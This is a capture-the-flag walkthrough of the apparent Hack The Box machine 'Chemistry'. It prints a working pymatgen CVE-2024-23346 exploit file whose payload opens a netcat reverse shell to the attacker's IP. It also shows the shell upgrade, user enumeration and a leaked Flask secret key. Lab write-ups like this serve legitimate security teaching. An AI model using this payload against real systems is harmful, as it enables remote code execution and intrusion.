Chemistry


Tags: #Linux/Ubuntu #Easy #Python #Werkzeug #RCE #Weak-Hashing-Algorithms #Password-Cracking #Outdated-software #LFI

Nmap Results

```
Nmap scan report for 10.10.11.38
Host is up (0.087s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Sun, 29 Dec 2024 15:42:35 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload
a CIF (Crystallographic Information File) and analyze the structural data
contained within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax
or unsupported method.</p>
|     </body>
|_    </html>
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.94SVN%I=7%D=12/29%Time=67716DE9%P=x86_64-pc-linux-gnu%
SF:r(GetRequest,38A,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/3\.0\.3
SF:\x20Python/3\.9\.5\r\nDate:\x20Sun,\x2029\x20Dec\x202024\x2015:42:35\x2
SF:0GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:
SF:\x20719\r\nVary:\x20Cookie\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20
SF:html>\n<html\x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=
SF:\"UTF-8\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"wid
SF:th=device-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Chemi
SF:stry\x20-\x20Home</title>\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\
SF:x20href=\"/static/styles\.css\">\n</head>\n<body>\n\x20\x20\x20\x20\n\x
SF:20\x20\x20\x20\x20\x20\n\x20\x20\x20\x20\n\x20\x20\x20\x20<div\x20class
SF:=\"container\">\n\x20\x20\x20\x20\x20\x20\x20\x20<h1\x20class=\"title\"
SF:>Chemistry\x20CIF\x20Analyzer</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>
SF:Welcome\x20to\x20the\x20Chemistry\x20CIF\x20Analyzer\.\x20This\x20tool\
SF:x20allows\x20you\x20to\x20upload\x20a\x20CIF\x20\(Crystallographic\x20I
SF:nformation\x20File\)\x20and\x20analyze\x20the\x20structural\x20data\x20
SF:contained\x20within\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<div\x20clas
SF:s=\"buttons\">\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20<center
SF:><a\x20href=\"/login\"\x20class=\"btn\">Login</a>\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20<a\x20href=\"/register\"\x20class=\"btn\">R
SF:egister</a></center>\n\x20\x20\x20\x20\x20\x20\x20\x20</div>\n\x20\x20\
SF:x20\x20</div>\n</body>\n<")%r(RTSPRequest,1F4,"<!DOCTYPE\x20HTML\x20PUB
SF:LIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x20\x20\x20\x20\x
SF:20\x20\"http://www\.w3\.org/TR/html4/strict\.dtd\">\n<html>\n\x20\x20\x
SF:20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv=\"Con
SF:tent-Type\"\x20content=\"text/html;charset=utf-8\">\n\x20\x20\x20\x20\x
SF:20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</head>
SF:\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20
SF:response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400
SF:</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20
SF:version\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Er
SF:ror\x20code\x20explanation:\x20HTTPStatus\.BAD_REQUEST\x20-\x20Bad\x20r
SF:equest\x20syntax\x20or\x20unsupported\x20method\.</p>\n\x20\x20\x20\x20
SF:</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
```

Service Enumeration


Nmap results found a Python Werkzeug web server on port 5000, so I will navigate there in my browser to see what I can find:




Chemistry CIF Analyzer

Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.

Looks to be a site that processes CIF files, which contain data on the arrangement of atoms within a crystal. We have the option to login but we can also register, which is what we'll do for now. We'll just use simple credentials like test:test. Here's the dashboard we get after logging in:



Dashboard
Please provide a valid CIF file. An example is available here
Browse... No file selected.
Upload
Your Structures
Filename
Actions
Logout

They provide us an example .cif file to download. Let's take a look at it:



```
┌──(johnmap007㉿kali)-[~/htb/boxes/active/chemistry]
└─$ cat example.cif
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1

┌──(johnmap007㉿kali)-[~/htb/boxes/active/chemistry]
└─$ 
```

I know that the webserver is running on python, so the cif parser is most likely written in python as well. I quickly search online for "python CIF processor RCE POC" and immediately get multiple results about a library "pymatgen" that has a critical RCE vulnerability:



GitHub
https://github.com › pymatgen › security › advisories
Arbitrary code execution when parsing a maliciously ...
Feb 21, 2024 —
A critical security vulnerability exists in the JonesFaithfulTransformation.from_transformation_str()...

Vicarius
https://www.vicarius.io › vsociety › posts › critical-secu...
Critical Security Flaw in Pymatgen Library (CVE-2024-23346)
May 21, 2024 —
This vulnerability allows the execution of arbitrary code when **processing** untrusted input, as the meth...
Missing: ~~rce~~ | Show results with: rce

ethicalhacking.uk
https://ethicalhacking.uk › cve-2024-23346-arbitrary-c...
CVE-2024-23346: Arbitrary Code Execution in Pymatgen via ...
May 26, 2024 —
The vulnerability exposes users to the risk of remote code execution (**RCE**) attacks. Affected Software....

GitHub
https://github.com › advisories
pymatgen vulnerable to arbitrary code execution when ...
Feb 21, 2024 —
A critical security vulnerability exists in the JonesFaithfulTransformation.from_transformation_str()...
Missing: ~~python~~ | Show results with: python

Vaadata
https://www.vaadata.com › blog › rce-remote-code-exec...
RCE (Remote Code Execution): Exploitations and Security ...
Oct 23, 2023 —
Remote Code Execution (**RCE**) is a vulnerability that allows an attacker to execute arbitrary code on a...

Stack Overflow
https://stackoverflow.com › questions › converting-cif-f...

Github usually has reliable POC scripts so I click on the first result and examine the nature of the exploit.


Exploitation

Initial Access

The post explains that the vulnerability arises from python's use of the `eval()` function "even with __builtins__ set to None". An attacker can use subclass traversal and access the `BuiltinImporter` class, allowing them to import any module they want. On top of that, since there is no input sanitization, an attacker can execute python code with the privileges of the user running the server.

The author then provides a malicious .cif file with the subclass traversal payload. It accesses the `BuiltinImporter` class, loads the `os` module, and calls the `system()` function, allowing the execution of system level commands. Right now it just creates a file named "pwned", but we can insert a reverse shell one liner like `busybox nc 10.10.14.10 9001 -e sh` while having a listener set up to obtain a shell. I created a file "payload.cif", pasted the exploit from github, and inserted the command. Here's what it looks like:

```
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution
Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in
().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub"
+ "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module
("os").system ("busybox nc 10.10.14.10 9001 -e sh");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```


10.10.11.38:5000/dashboard

Dashboard

Please provide a valid CIF file. An example is available here

Browse... No file selected.


Upload

Your Structures

Filename	Actions
payload.cif	View Delete

Logout

After I clicked on view, my listener caught the request and I'm now logged in as **app**.




```
┌──(johnmap007㉿kali)-[~/htb/boxes/active/chemistry]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.38] 53666
python3 -c 'import pty;pty.spawn("/bin/bash")'
app@chemistry:~$ export TERM=screen
export TERM=screen
app@chemistry:~$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(johnmap007㉿kali)-[~/htb/boxes/active/chemistry]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 9001

app@chemistry:~$ 
```

I want to see if there are other users on the machine so I run `cat /etc/passwd | grep sh$` so that only users with interactive shells are printed on the screen:


```
root:x:0:0:root:/root:/bin/bash
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
```

We want to escalate privileges to rosa, so we'll do some local enumeration. Right now I'm placed in the **/home/app** directory:



```
app@chemistry:~$ ls
app.py  instance  static  templates  uploads
app@chemistry:~$ 
```


app.py is the configuration of the python webserver. Looking at its contents there is one line of interest



```
app = Flask(__name__)
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
```

